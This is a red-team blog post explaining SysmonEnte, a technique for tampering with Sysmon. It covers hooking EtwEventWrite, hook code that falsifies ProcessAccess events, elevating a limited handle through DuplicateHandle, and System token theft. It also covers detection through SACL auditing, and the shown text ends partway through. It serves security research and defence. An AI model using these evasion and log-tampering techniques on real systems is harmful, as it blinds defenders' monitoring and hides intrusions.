CODE WHITE

FINEST HACKING

SEPTEMBER 6, 2022

Attacks on Sysmon Revisited - SysmonEnte

In this blogpost we demonstrate an attack on the integrity of Sysmon which generates a minimal amount of observable events making this attack difficult to detect in environments where no additional security products are installed.

tl;dr:

- Suspend all threads of Sysmon.
- Create a limited handle to Sysmon and elevate it by duplication.
- Clone the pseudo handle of Sysmon to itself in order to bypass SACL as proposed by James Forshaw.
- Inject a hook manipulating all events (in particular ProcessAccess events on Sysmon).
- Resume all threads.

We also release a POC called SysmonEnte.

BACKGROUND

At Code White we are used to performing complex attacks against hardened and strictly monitored environments. A reasonable approach to stay under the radar of the blue team is to blend in with false positives by adapting normal process- and user behavior, carefully choosing host processes for injected tools and targeting specific user accounts.

However, clients with whom we have been working for a while have reached a high level of maturity. Their security teams strictly follow all the hardening advice we give them and invest a lot of time in collecting and base-lining security related logs while constantly developing and adapting detection rules.

We often see clients making heavy use of Sysmon, along with the Windows Event Logs and a traditional AV solution. For them, Sysmon is the root of trust for their security monitoring and its integrity must be ensured. However, an attacker who has successfully and covertly attacked, compromised the integrity of Sysmon and effectively breaks the security model of these clients.

In order to undermine the aforementioned security-setup, we aimed at attacking Sysmon to tamper with events in a manner which is difficult to detect using Sysmon itself or the Windows Event Logs.

ATTACKS ON SYSMON AND DETECTION

- Kill the Sysmon Service - Sysmon Event ID 10 (Process Access with at least PROCESS_TERMINATE flag set; The last event forwarded by Sysmon).
- Manipulating the Rules Registry Key - Event ID 16.
- Patching Sysmon in Memory - Event ID 10.

While we were confident that we can kill Sysmon before throwing Event ID 5 (Process terminated) we thought that a host not sending any events would be suspicious and could be observed in a client's SIEM. Also, loading a signed, whitelisted and exploitable driver to attack from Kernel land was out of scope to maintain stability.

Since all of these documented attack vectors are somehow detectable via Sysmon itself, the Windows Event Logs or can cause stability issues we needed a new attack vector with the following capabilities:

1. Not detectable via Sysmon itself
2. Not detectable via Windows Event Log
3. Sysmon must stay alive
4. Attack from usermode

Injecting and manipulating the control flow of Sysmon seemed the most promising.

ATTACK DESCRIPTION

Similarly to SysmonQuiet or EvtMute, the idea is to inject code into Sysmon which redirects the execution flow in such a way that events can be manipulated before being forwarded to the SIEM. However, the attack must work in such a way that corresponding ProcessAccess events on Sysmon are not observable via Sysmon or the Event Log.

This presents various problems, but let us first see where such a hook would be applicable.

MANIPULATING THE EXECUTION FLOW

Sysmon forwards events to ETW subscribers via the documented function ntdll!EtwEventWrite. This is easily observable by setting an appropriate breakpoint.

The function has the following prototype:


```
ULONG
EVNTAPI
EtwEventWrite(
    __in REGHANDLE RegHandle,
    __in PCEVENT_DESCRIPTOR EventDescriptor,
    __in ULONG UserDataCount,
    __in_ecount_opt(UserDataCount) PEVENT_DATA_DESCRIPTOR UserData
    );
```

The two most important arguments to the function are `EventDescriptor` and `UserData`.

```
typedef struct _EVENT_DESCRIPTOR {
  USHORT    Id;
  UCHAR     Version;
  UCHAR     Channel;
  UCHAR     Level;
  UCHAR     Opcode;
  USHORT    Task;
  ULONGLONG Keyword;
} EVENT_DESCRIPTOR, *PEVENT_DESCRIPTOR;
```

The `Id` field of the `EVENT_DESCRIPTOR` determines the type of event and is important to apply the correct struct definition for the event data pointed to by `PEVENT_DATA_DESCRIPTOR`. The structs for the different events are obviously different for each Sysmon Event Id, as different fields and information are included. Our injected code must thus be able to apply the correct struct depending on which event is being emitted by Sysmon.

But how do we know the definition of the event structs? Luckily, ETW Explorer has already documented the event definitions:


Search: Type to search


Name	Value	Version	Task
Filestreamcreated(rule:FileCreateStreamHash)_V2	15	2	Filestreamcreated(rule:FileCreateStreamHash)
Imageloaded(rule:ImageLoad)_V3	7	3	Imageloaded(rule:ImageLoad)
Networkconnectiondetected(rule:NetworkConnect)_V5	3	5	Networkconnectiondetected(rule:NetworkConnect)
PipeConnected(rule:PipeEvent)_V1	18	1	PipeConnected(rule:PipeEvent)
PipeCreated(rule:PipeEvent)_V1	17	1	PipeCreated(rule:PipeEvent)
Processaccessed(rule:ProcessAccess)_V3	10	3	Processaccessed(rule:ProcessAccess)

Name	Type
RuleName	UnicodeString
UtcTime	UnicodeString
SourceProcessGUID	GUID
SourceProcessId	UInt32
SourceThreadId	UInt32
SourceImage	UnicodeString
TargetProcessGUID	GUID
TargetProcessId	UInt32
TargetImage	UnicodeString
GrantedAccess	HexInt32
CallTrace	UnicodeString

A definition for the userdata struct describing a ProcessAccess event might therefore look as follows:

```
typedef struct _ProcessAccess
{
        wchar_t* pRuleName;
        size_t sizeRuleName;
        wchar_t* pUtcTime;
        size_t sizeUtcTime;
        void* psrcGUID;
        size_t sizesrcguid;
        void* ppidsrc;
        size_t sizepidsrc;
        void* ptidsrc;
        size_t sizetidsrc;
        wchar_t* psourceimage;
        size_t sizesourceimage;
        void* ptarGUID;
        size_t sizetarGUID;
        void* ppiddest;
        size_t sizepiddest;
        wchar_t* ptargetimage;
        size_t sizetargetimage;
        PACCESS_MASK pGrantedAccess;
        size_t sizeGrantedAccess;
        wchar_t* pCalltrace;
        size_t sizecalltrace;
        wchar_t* pSourceUser;
        size_t sizeSourceUser;
        wchar_t* pTargetUser;
        size_t sizetargetUser;

} ProcessAccess, *PProcessAccess;
```

We can validate this in x64dbg by setting a breakpoint at `ntdll!EtwEventWrite` and applying the said struct definition for a ProcessAccess event.




```
00007FFF52FC6222  CC  int3
00007FFF52FC6223  CC  int3
00007FFF52FC6224  CC  int3
00007FFF52FC6225  CC  int3
00007FFF52FC6226  CC  int3
00007FFF52FC6227  CC  int3

R12  00000007FB4FF3A0
R13  0000000000000000
R14  000000000000002E  '.'
R15  FFFFFFFFFFFFFFFF

RIP  00007FFF52FC61F0  <ntdll.EtwEventWrite>

r11=600480B00089A
rsp=00000007FB4FEFB8

.text:00007FFF52FC61F0 ntdll.dll:$61F0 #61F0 <EtwEventWrite>

Default (x64 fastcall)
1: rcx 0000003F00000203
2: rdx 00007FF7AB9680B0 sysmon64.00007FF7AB9680B0
3: r8 000000000000000D
4: r9 00000007FB4FF060 &L"technique_id=T1003,technique_name=Credential Dumping"
5: [rsp+28] 000000070000000C
```

Name	Address	Size	Value
struct ProcessAccess visit	00000007FB4FF060	0xD0	
wchar_t* pRuleName	00000007FB4FF060	0x8	0x00000151BFBD08CC L"technique_id=T1003,technique_name=Credential Dumping"
size_t sizeRuleName	00000007FB4FF068	0x8	0x000000000000006A, 106
wchar_t* pUtcTime	00000007FB4FF070	0x8	0x00000151C0107220 L"2022-07-13 15:05:34.733"
size_t sizeUtcTime	00000007FB4FF078	0x8	0x0000000000000030, 48
void* psrcGUID	00000007FB4FF080	0x8	0x00000151C073C7C0
size_t sizesrcguid	00000007FB4FF088	0x8	0x0000000000000010, 16
void* ppidsrc	00000007FB4FF090	0x8	0x00000151BFB8B200
size_t sizepidsrc	00000007FB4FF098	0x8	0x0000000000000004, 4
void* ptidsrc	00000007FB4FF0A0	0x8	0x00000151BFB8B204
size_t sizetidsrc	00000007FB4FF0A8	0x8	0x0000000000000004, 4
wchar_t* psourceimage	00000007FB4FF0B0	0x8	0x00000151C00E63B0 L"C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2205.7-0\MsMpEng.exe"
size_t sizesourceimage	00000007FB4FF0B8	0x8	0x000000000000009A, 154
void* ptarGUID	00000007FB4FF0C0	0x8	0x00000151C073C8A0
size_t sizetarGUID	00000007FB4FF0C8	0x8	0x0000000000000010, 16
void* ppiddest	00000007FB4FF0D0	0x8	0x00000151BFB8B208
size_t sizepiddest	00000007FB4FF0D8	0x8	0x0000000000000004, 4
wchar_t* pTargetimage	00000007FB4FF0E0	0x8	0x00000151C0106DE0 L"C:\Windows\Sysmon64.exe"
size_t sizeTargetimage	00000007FB4FF0E8	0x8	0x0000000000000030, 48
void* pGrantedAccess	00000007FB4FF0F0	0x8	0x00000151BFB8B20C
size_t sizeGrantedAccess	00000007FB4FF0F8	0x8	0x0000000000000004, 4
wchar_t* pCalltrace	00000007FB4FF100	0x8	
size_t sizecalltrace	00000007FB4FF108	0x8	0x0000000000000B7A, 2938
wchar_t* pSourceUser	00000007FB4FF110	0x8	0x00000151C073DF00 L"NT AUTHORITY\SYSTEM"
size_t sizeSourceUser	00000007FB4FF118	0x8	0x0000000000000028, 40
wchar_t* pTargetUser	00000007FB4FF120	0x8	0x00000151C073DB10 L"NT AUTHORITY\SYSTEM"
size_t sizetTargetUser	00000007FB4FF128	0x8	0x0000000000000028, 40

FAKING EVENTS

`ntdll!EtwEventWrite` being responsible for forwarding events is a good place to install a hook to redirect the control flow to injected code which first manipulates the event and then forwards it:


Sysmon
Ntdll.dll functions
EtwEventWrite
EtwEventWriteFull
Trampoline
Hook
Shellcode that manipulates certain events
Forwards Events via orginal function

The injected code manipulating the events might look like this:

```
//Hooked EtwEventWrite Function
ULONG Hook_EtwEventWrite(REGHANDLE RegHandle, PCEVENT_DESCRIPTOR EventDescriptor, ULONG UserDataCount, PEVENT_DATA_DESCRIPTOR User

    //Get the address of the EtwEventWriteFull Function
    _EtwEventWriteFull EtwEventWriteFull = (_EtwEventWriteFull)getFunctionPtr(CRYPTED_HASH_NTDLL, CRYPTED_HASH_ETWEVENTWRITEFULL);
    if (EtwEventWriteFull == NULL) {
        goto exit;
    }

    //Check if it is a process access event and needs to be tampered with
    switch (EventDescriptor->Id) {
    case EVENT_PROCESSACCESS:
        HandleProcessAccess((PProcessAccess)UserData);
        break;
    default:
        break;
    }

    //Save the event with the EtwEventWriteFull Function
    EtwEventWriteFull(RegHandle, EventDescriptor, 0, NULL, NULL, UserDataCount, UserData);

exit:
    return 0;

}
```

```
        //Sysmon check
        psysmon = StrStrIW(pProcessAccess->ptargetimage, wstr_sysmon);
        if (psysmon != NULL) {

                //Replace the access mask with 0x1400
                *pProcessAccess->pGrantedAccess = access_mask_benign;
                pProcessAccess->sizeGrantedAccess = sizeof(access_mask_benign);
                //Replace the Source User with Ente
                lstrcpyW(pProcessAccess->pSourceUser, wstr_ente);
                pProcessAccess->sizeSourceUser = sizeof(wstr_ente);

        }

}
```

Note, how `ntdll!EtwEventWriteFull` is used to forward every event.


Since we know where to inject the hook and what the UserData structs look like, we are now able to tamper with every Sysmon event before it is forwarded.

However, the injection into Sysmon remains observable and the corresponding ProcessAccess event is the last event we do not control.

Detection of Process Manipulation

OPENPROCESS ACCESS EVENT

In order to create a handle to Sysmon which allows us to conduct process injection of any kind, we need to open Sysmon with at least the following access mask: `PROCESS_VM_OPERATION | PROCESS_VM_WRITE`. As Sysmon has not yet been modified while we open this handle, a suspicious ProcessAccess Event is generated which is an IOC defenders could hunt for:



Event 10, Sysmon

General Details

```
Process accessed:
RuleName: technique_id=T1003,technique_name=Credential Dumping
UtcTime: 2022-08-30 15:48:16.727
SourceProcessGUID: {0bd59c11-3140-630e-2004-000000004300}
SourceProcessId: 6480
SourceThreadId: 3612
SourceImage: Q:\Sysmonmodifier\x64\Release\Sysmonmodifier.exe
TargetProcessGUID: {0bd59c11-9f6b-62fe-5100-000000004300}
TargetProcessId: 3340
TargetImage: C:\Windows\Sysmon64.exe
GrantedAccess: 0x1FFFFF
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+a44f4|C:\Windows\System32\KERNELBASE.dll+34d7e|Q:\Sysmonmodifier\x64\Release\Sysmonmodifier.exe+1140|Q:\Sysmonmodifier\x64\Release\Sysmonmodifier.exe+13b0|C:\Windows\System32\KERNEL32.DLL+154e0|C:\Windows\SYSTEM32\ntdll.dll+485b
SourceUser: NT AUTHORITY\SYSTEM
TargetUser: NT AUTHORITY\SYSTEM
```

Handle Elevation


Playing with `kernel32!DuplicateHandle` for another project, we noticed that MSDN states something very interesting:

`In some cases, the new handle can have more access rights than the original handle.`

Thus, by first creating a handle with a very limited access mask and then duplicating this handle with a new access mask, we technically do not create a new handle with a high access mask.

```
HANDLE hSysmon = NULL;
HANDLE hhighpriv = NULL;
BOOL bsuccess = FALSE;

hSysmon = OpenProcess(PROCESS_QUERY_LIMITED_INFORMATION, FALSE, 3340);
bsuccess = DuplicateHandle(GetCurrentProcess(), hSysmon, GetCurrentProcess(), &hhighpriv, PROCESS_ALL_ACCESS, FALSE, 0);
```

Sysmon, (to the best of our knowledge) only using `OB_OPERATION_HANDLE_CREATE`, only sees the benign access mask, but not the duplication of the handle with a higher access mask:


TargetUser: NT AUTHORITY\SYSTEM

Using handle elevation we can gain handles with arbitrary process access masks to arbitrary (non-ppl) processes while Sysmon only logs the instantiation of the original handle. Great Success!

Unfortunately, there are some problems:


1. This only works if the targeted process runs as the same user as the duplicating process.

This can be easily circumvented by stealing a token from a `System` process. We steal the token from an elevated `svchost` process running as `System` by only using a PROCESS_QUERY_LIMITED_INFORMATION mask, where we do not need the `SE_DEBUG` privilege which is often used in detection rules.

2. **System Access Control Lists (SACL)**. This is a bigger problem

Detection via System Access Control Lists (SACL)

Unfortunately, it is still possible to observe the duplication of the handle by configuring Object Access Auditing using a SACL on Sysmon. The following screenshot shows how ProcessHacker is leveraged to configure the SACL:


Audit object access Properties

Local Security Setting | Explain


Audit object access

Audit these attempts:

✓ Success

✓ Failure

This setting might not be enforced if other policy is configured to override category level audit policy.
For more information, see Audit object access. (Q921468)


Auditing Entry for Sysmon64.exe

